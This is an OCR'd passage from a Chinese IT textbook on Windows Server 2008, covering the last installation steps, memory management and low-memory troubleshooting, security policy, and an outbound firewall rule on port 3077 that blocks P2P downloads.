


图 6.4　安装界面 4

(5) 选中【我接受许可条款】复选框，并单击【下一步】按钮继续，如图 6.5 所示。




图 6.5　安装界面 5

(6) 在安装类型中选择【自定义(高级)】选项，如图 6.6 所示。



图 6.6　安装界面 6

(7) 进入到配置磁盘界面，单击右下方的【驱动器选项(高级)】链接，如图 6.7 所示。




图 6.7　安装界面 7

(8) 单击【新建】按钮，创建新的分区，并在【大小】微调框中输入分区大小，单击

【应用】按钮，如图 6.8 所示。



图 6.8　安装界面 8

(9) 重复上述步骤，创建其余分区，创建完所有分区后，在空白窗口中会显示所有已创建的分区，然后单击【下一步】按钮，如图 6.9 所示。



图 6.9　安装界面 9

(10) 系统启动安装程序，并自动进行 Windows 的安装，如图 6.10 所示。




图 6.10　安装界面 10

(11) 安装完成后，系统自动重启，第一次登录系统时要求用户必须修改密码，单击【确定】按钮进行修改，如图 6.11 和图 6.12 所示。




图 6.11　安装界面 11



图 6.12　安装界面 12

(12) 输入两次新密码，然后单击图标，如图 6.13 所示。




图 6.13　安装界面 13

(13) 系统会进行密码修改，然后提示修改成功，然后单击【确定】按钮登录系统，如图 6.14 所示。



图 6.14　安装界面 14

(14) 进入到桌面，系统安装完毕并完成启动，如图 6.15 所示。




图 6.15　安装成功

6.2.3　Windows Server 2008 的内存管理

内存管理是指软件运行时对计算机内存资源的分配和使用的技术。其最主要的目的是如何高效、快速分配，并且在适当的时候释放和回收内存资源。

Windows Server 2008 常用的内存管理如下。

1. 观察当前内存的使用状况

将鼠标放在 Windows Server 2008 界面的工具栏上，右击，选择【任务管理器】选项，弹出【Windows 任务管理器】窗口，切换到【性能】选项卡，如图 6.16 所示。



图 6.16　【性能】选项卡

在该选项卡中，CPU 和各种内存的使用情况便显示出来了。

其中主要参数说明如下。

CPU 使用：表明处理器工作时间百分比的图表，该计数器是处理器活动的主要指示器。

CPU 使用记录：显示处理器的使用程序随时间变化的图表。图表中显示的采样情况取

决于【查看】菜单中【更新速度】的设置值，【高】表示每秒 2 次，【正常】表示每 2 秒 1 次，【低】表示每 4 秒 1 次，【暂停】表示不自动更新。

内存：显示的是正在使用的内存之和，包括物理内存和虚拟内存。物理内存是真正的内存，顾名思义，在应用中物理上实际的内存是多大就是多大了。查看机器配置的时候，看的就是这个物理内存。虚拟内存是为了满足系统对超出物理内存容量的需求时在外存(如硬盘)上开辟的存储空间。由于虚拟内存其实是放在外存上的，因而与物理内存相比，它的读写速度比较慢。

若要查看更多关于内存的信息，则在【Windows 任务管理器】的【进程】选项卡中选择【查看】→【选择列】选项，弹出【选择进程页列】界面，如图 6.17 所示，选中想要观察的内存信息，单击【确定】按钮即可。



图 6.17　选择进程页列

2. 内存不足

内存不足的征兆：内存不足的征兆包括性能差、内存不足的通知以及显示问题。例如，当计算机内存不足时，若尝试打开程序中的菜单，则此程序可能响应很慢或者显示停止响应。如果出现选择菜单，则尝试单击某项时它可能不响应，或者可能不显示所有项目。如果单击某个菜单项，该菜单可能也会消失并且屏幕上显示空白区域，而不显示正在使用的文档或者文件内容。

为什么会出现内存不足的问题？计算机有两种类型的内存即随机存取内存(RAM)和虚拟内存。所有程序都使用 RAM，但是当没有足够 RAM 用于程序时，Windows 临时将通常存储在 RAM 中的信息“移动”到硬盘上称为“页面文件”的文件中。临时存储在页面文件中的信息量也称为虚拟内存。使用虚拟内存，换句话说就是从页面文件中来回“移动”信息，可以为程序释放足够的 RAM 以便程序正常运行。当计算机 RAM 不足时会出现内存不足的问题，并且虚拟内存也会不足。当运行的程序多于计算机上设计支持安装的 RAM 时，就会发生上述情况。当程序没有释放其不再需要的内存时也会发生内存不足的问题。该问题称为“内存使用过度”或内存泄漏。

3. 防止内存不足

一次运行较少的程序可以防止出现内存不足的问题并可防止信息丢失。最好观察开启

哪些程序会出现内存不足状况的征兆，并尽量不同时运行它们。但是，运行有限数量的程序并不总是方便的或实际的。内存不足的征兆可能表示计算机需要更多的 RAM 来支持使用程序。以下是解决或防止出现内存不足问题的推荐方法。

(1) 增加页面文件(虚拟内存)的大小。计算机第一次内存不足时，Windows 会自动尝试增加页面文件的大小，但是用户也可以手动将其增加到由安装的 RAM 量确定的最大值。尽管增加页面文件的大小可以帮助防止出现内存不足的问题，但是它也会使用户的程序运行速度更缓慢。由于计算机从 RAM 中读取信息的速度大于从硬盘(页面文件所在的硬盘)中读取的速度，因此若程序使用太多的虚拟内存将使其速度减慢。

(2) 安装更多 RAM。用户如果看到内存不足的征兆或者 Windows 提示的关于内存不足的问题，请检查计算机附带的信息，或与计算机制造商联系以确定计算机兼容的 RAM 类型，然后安装更多的 RAM。若要安装 RAM，请仔细确认制造商提供的信息。



6.3 Windows Server 2008 的安全模型

6.3.1 Windows Server 2008 的安全策略

已进行强化并整合部分身份识别和访问技术的 Windows Server 2008 操作系统，因包含了多项创新的安全性，而使得由策略驱动的网络更容易部署，并可协助保护用户的服务器基础架构、资料和企业。Windows Server 2008 的安全策略主要有以下 3 项。

1. 威胁和漏洞减少技术

这些技术针对恶意软件的威胁和入侵，通过阻止、隔离和恢复策略提供分层防御。此技术资料集提供了产品和技术的文档和资源，这些产品和技术可帮助保护客户端、应用程序服务器和网络外围免遭恶意软件(如间谍软件、Rootkit 和病毒)的攻击。

2. 安全配置评估与管理技术

Windows Server 2008 可以使用这些技术来管理本地系统上或整个分层防御中的安全，还可以管理现有的威胁、有关风险评估、安全配置扫描和分析，以及其他安全配置评估和管理技术的详细信息。该技术包括授权管理器、安全审核、安全配置向导、软件限制策略和安全配置与分析。

3. 身份认证和访问控制

Windows Server 2008 的身份认证和访问控制。

主要包括智能卡、授权访问控制、Bitlocker 驱动器加密、受信任的平台模块管理和加密文件系统等。这些技术用于管理凭据，只允许合法用户访问设备、应用程序和数据。

6.3.2 Windows Server 2008 的高级安全防火墙

Windows Server 2008 在安全性和可靠性方面有很多的提升，就安全策略管理方面就可

以明显看到增加了很多内容。

高级安全 Windows 防火墙将主机防火墙和 Internet 协议安全性(IPSEC)结合在一起。与边界防火墙不同，高级安全 Windows 防火墙在每台运行此版本 Windows 的计算机上运行，并对可能穿越边界网络或源于组织内部的网络攻击提供本地保护。通过允许用户要求对通信进行身份验证和数据保护，它还提供计算机到计算机的连接安全。

高级安全 Windows 防火墙专供需要在企业环境中管理网络安全的 IT 管理员使用。它不适于在家庭网络中使用。家庭用户应考虑使用【控制面板】中提供的【Windows 防火墙】程序。举例来说：公司中如果有员工偷偷使用 P2P 工具下载电影、游戏，大量占用带宽，影响公司网络正常使用，就可用高级安全 Windows 防火墙进行控制。

考虑到 P2P 工具在进行恶意下载操作时，会通过系统的 3077 端口对外进行网络通信，我们只要让高级安全防火墙功能限制 3077 端口对外进行网络通信，就能实现阻止上网用户偷偷使用迅雷这样的 P2P 工具进行恶意下载了。现在，我们就利用 Windows Server 2008 系统的高级安全防火墙功能创建安全访问规则，禁止 P2P 工具进行下载连接。

首先，以系统管理员身份进入 Windows Server 2008 系统桌面，选择【开始】→【程序】→【管理工具】→【服务器管理器】命令，从其后出现的【服务器管理器】窗口左侧位置处，依次单击展开【配置】\【高级安全 Windows 防火墙】节点。如图 6.18 所示。



图 6.18　进入高级安全防火墙

其次，打开【高级安全防火墙】配置界面，在该界面左侧位置处选择【出站规则】功能选项，再从对应该功能选项的右侧位置处选择【新规则】功能选项，如图 6.19 和图 6.20 所示。




图 6.19　配置高级安全防火墙 1




图 6.20　配置高级安全防火墙 2

双击打开安全【出站规则向导】对话框，当向导对话框询问要进行何种类型的控制操作时，用户可选中【端口】单选按钮，以便让高级安全防火墙功能对本地计算机中 3077 端口的网络连接进行限制，如图 6.21 和图 6.22 所示。



图 6.21　安全出站规则创建向导 1

